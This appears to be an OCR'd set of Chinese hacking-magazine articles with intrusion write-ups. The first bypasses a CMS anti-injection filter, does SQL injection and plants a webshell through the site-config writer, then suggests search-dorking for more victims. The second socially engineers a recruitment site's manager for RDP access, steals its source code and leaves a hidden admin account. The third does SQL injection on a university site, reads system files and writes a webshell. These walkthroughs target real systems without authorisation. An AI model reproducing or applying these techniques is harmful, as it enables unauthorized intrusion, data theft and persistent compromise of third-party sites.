


图5

三、注入进入后台

我习惯先用工具扫描一下，免得浪费时间，但却没有检测到注入点（如图6），只好来分析代码了。




图6

先看了下调用最多的文件shownews.asp，虽然其对id未进行过滤但是调用inc/Check_Sql.asp，随后又看了下Check_Sql.asp，代码如下：

```
<%
'———————省略定义部份头————————————
Err_Message = 1                    '处理方式：1=提示信息，2=转向页面，3=先提示再转向
Err_Web = "Err.Asp"      '出错时转向的页面
Query_Badword="'|and|select|update|chr|delete|%20from|;|insert|mid|master.|set|chr(37)|="
'在这部份定义get非法参数，使用"|"号间隔
Form_Badword="'|%|&|*|#|(|)|="
'在这部份定义post非法参数，使用"|"号间隔
'———————定义部份  尾————————
On Error Resume Next
'—————— 对 get query 值 的过滤.
if request.QueryString<>"" then
Chk_badword=split(Query_Badword,"|")
FOR EACH Query_Name IN Request.QueryString
for i=0 to ubound(Chk_badword)
If Instr(LCase(request.QueryString(Query_Name)),Chk_badword(i))<>0 Then
Select Case Err_Message
  Case "1"
Response.Write "<Script Language=JavaScript>alert('传参错误！参数"&name&"的值中包含非法字符串！\n\n请不要在参数中出现：and update delete ; insert mid master 等非法字符！');window.close();</Script>"
  Case "2"
Response.Write "<Script Language=JavaScript>location.href='"&Err_Web&"'</Script>"
  Case "3"
```


```
Response.Write "<Script Language=JavaScript>alert('传参错误！参数"&name&"的值中包含非法字符串！\n\n请不要在参数中出现：and update delete ；insert mid master 等非法字符！');location.href='"&Err_Web&"';</Script>"
    End Select
    Response.End
    End If
    NEXT
    NEXT
    End if
    '———对 post 表单值的过滤省略.————
%>
```

这样一来工具是检测不出来的了，但是我们可以手工注入，把注入语句中的特征字转换大小写或者编码后就可以绕过防注入系统，当然还有COOKIES注入！以前的杂志讲的很多，我在这就不多说了，不会的就翻以前的杂志。不过我在看其它的页面的代码时，找到了CompVisualizeBig.asp，既没有任何过滤也包含防注入，用啊D打开页面http://127.0.0.1/CompVisualizeBig.asp?id=1（ID要存在）很快就检测出来用户名和密码（如图7），破解密码，检测后台，应该都会吧！


图7

四、后台webshell

1、在网站url后直接添加admin进入后台后本来看到“备份数据库”以为SHELL就这样到手了，却在备份的时候要求注册才能使用（如图8），还要580块大洋，这可不值，只好想其它办法！


图8


2、当然我是知道数据库路径，而且是asp的（默认是：Databases\#wrtxcn2007.asp），在刚跨站的地方写入一句话，把#改成%23，然后连接就可以得到webshell了，不过实际中却不好试，因为管理员一般都会把数据库改名的吧！


3、在网站配置里改上传路径为UploadFiles.asp失败（我的是XP，你们碰到2003可以试试）。

4、添加cer等格式失败。其实有更简单的方法：admin/setconfig.asp中有如下代码：

```
set hf=fso.CreateTextFile(Server.mappath("../inc/config.asp"),true)
hf.write "Const SiteName=" & chr(34) &
    trim(request("SiteName")) & chr(34) & "         '网站名称" & vbcrlf
```

“网站配置”是写入到inc/config.asp中的，我们只要在其中插入一句话就可以了（如图9），最后成图10那样，这就说明成功，接着就是传大马（都会吧？），记得把cconfig.asp内容改过来。


图9


图10

五、后来

我分析完以后去官方网站上看了看，却发现怎么都进不去，不会是被别人先黑了吧？不过网上用这个系统的人很多，用inurl(CompVisualizeBig.asp?id=)进行搜索，再把搜索到的网址放入到啊D中检测发现很多注入点，用上边的方法很多网站又要遭殃了。文中的漏洞很简单，所用的都是一些很普通的方法，最主要的是要静下心来好好分析！

文章写完了，不过我看这个系统怎么看怎么眼熟，最后发现在2007年9月的“黑手”的《“注入”瑞诚房地产网》讲的代码是完全一样的，就是界面不同而已，后来我在网上的很多其它网站系统中也找到了这些代码。中国的网络安全真的有很长的路要走，借鉴可以，可是只是换汤不换药，连漏洞一起“借鉴”过来，我们的网络还能发展吗？

编辑点评：

只是给大家多了一种快速找肉鸡的方法而已。

用社会工程学去搞某招聘网


图 知识型流氓@syue

一、前言


前一段时间仔细研究了下大神米特尼克的《欺骗的艺术》，垂涎于米特尼克那叹为观止的社会工程学技术，我也总想找个机会实践下。我有个朋友要建一个招聘网站，看好了某招聘网的源程序，让我帮他搞到手，闲着也是无聊，就帮忙测试了下。


二、初步分析


先拿出X-SCAN扫描一下服务器的基本信息。服务器的系统是windows 2003的，开放了7,9,13,19,21,25,80,110,3306,3389端口（如图1所示）。试了几个EXP，都没成功。看来从溢出下手的这条路是堵死了。马上开始从脚本漏洞下手，发现该网站文章系统用的ASP+SQL架构，并且有个Discuz! 6.0.0的论坛。我估计这么复杂的结构，安全性肯定有问题，顿时我信心大增。


图1

试了几个Discuz! 6.0.0的漏洞，没收获，手里又没Discuz!的0day，郁闷ing。随便找了个工作招聘的连接看，来到http://www.***.com/company/listalljob.asp?selectedid=16738，习惯性的加上了and 1=1和and 1=2，返回不同的内容，如图2和图3所示。嘿嘿，有机会喽。看看什么数据库先，打开http://www.***.com/company/listalljob.asp?selectedid=16738 and user>0--，很不幸，过滤了单引号等一系列特殊字符（如图4所示）。接着又测试了N多页面，都不行。这个网站的程序确实不错，貌似是花不少钱做的，功能强大不说，美工和安全性也都不错。上传、暴库、注入、XSS居然都不行。


图2


图3


图4

三、另辟蹊径

N个小时之后，我放弃了从服务器下手的这条路，想用社会工程学攻破该网站。运用社会工程学之前，先调查了些该招聘网的情况，知己知彼才能百战不殆，得到如下信息：1.运营该网站的公司的职员，技术都不怎么地，只有一个高手近期还在外地，并且与经理有矛盾，准备跳槽；2.经理也是个20多岁的年轻人，不懂技术；3，该公司前几天在某大学举办了个“西安大学生就业论坛”，影响还蛮大的。

好了，开始欺骗。我加上了该经理的QQ，告诉他，我是某大学的学生参加了他们组织的那个论坛活动，你们网站有漏洞，请赶快修补吧。然后，把之前发现的那个注入点发给他看，并添油加醋的夸大了危害性，他马上就蒙了，还以为我就是传说中的高手。哈哈，初战告捷。

三天后，我问他漏洞补没补。他回答没呢，技术和他闹矛盾，还要攻击他的网站。我话锋一转，说，那我帮他做网络安全，一个月给我300块钱就行。他回答说一会和公司的管理人员商量一下，让我先帮他把我知道的漏洞都补上（*他糊弄鬼啊，奸商！居然想出这么卑鄙的手段让我帮他免费干活，那就莫怪我无情了*）。我喜出望外，马上问他要管理员的密码登录3389，他还真给我了。

3389连接上了，YEAH（如图5）。




图5

赶快把他的程序打包下载回来了（如图6），建个隐藏管理员，走人。嘿嘿，大功告成。




图6

四、写在最后

本文没什么技术含量，含有很大一部分巧合和幸运的成分。原本安全性挺好的一个网站，仅仅因为团队中的一个人的安全意识差就这么沦陷了。可见，网络安全是个整体，国内运营网站的人的安全意识确实急需提高，而对于黑客而言，入侵也并不仅仅只意味着漏洞而已，拓宽思路，往往有更广阔的天地。最后，套用一句十七大的流行词汇：我们的黑客观的核心是以人为本。

编辑点评：

欺骗的手段对我来说，似乎从来没用到过。因为第一我本人忠厚老实，与我性格不符，哈哈。第二我不搞国内网站，搞国外网站的话外语又特差。不过并不是不屑于社会工程学，而其博大精深之处确是值得学习。不过整个操作过程中，具体实施人估计是兴奋莫状，成功后成就感更高，但变成文章的话整个过程就不那么精彩了，所以我还是奉劝作者少写此类稿子，当然特别精彩的例外。

走进哈佛（一次LINUX提权）

文 GGDD

从本文你可以温习

php的基础注入知识

linux提权的一般步骤

我在哈佛大学上找到一个PHP注入点。废话就不多说了，and 1=1 ,and 1=2 有基础的朋友都知道，如图1所示。




图1

接着就是漫长的猜表和字段值，但是16位的MD5相当难破，如图2所示。




图2

接下来怎么办呢？当然是找可以load_file()的文件哦，试下**load_file(/etc/password)**，记得转换一下16进制哦，如图3所示。




图3

看来可以读，就有可能可写，这里我告诉大家一个技巧，就是load_file()和substring两个函数的联用，substring函数是从文件的指定位置返回指定字符数，很多朋友写的时候不成功是因为哪个目录是不可写的，我们可以用上述函数查找可写目录或者是敏感信息，比如Phpmyadmin，ftp，mysql等配置文件，用法是substring(load_file(要读的文件),100(读的位置),1000(返回的字符数)）。我们开始找吧，如图4所示。




图4

经过漫长的查找，终于找到这个服务器一个其他网站的可写，于是写马开始了，然后就用一句话连接，这些基础的东西我就不罗嗦了，免得被人家说我凑文章的字数量及侮辱大家的智商，实在不会的我也没办法（注意into outfile函数写马一定要找到可写的目录）(如图5)。

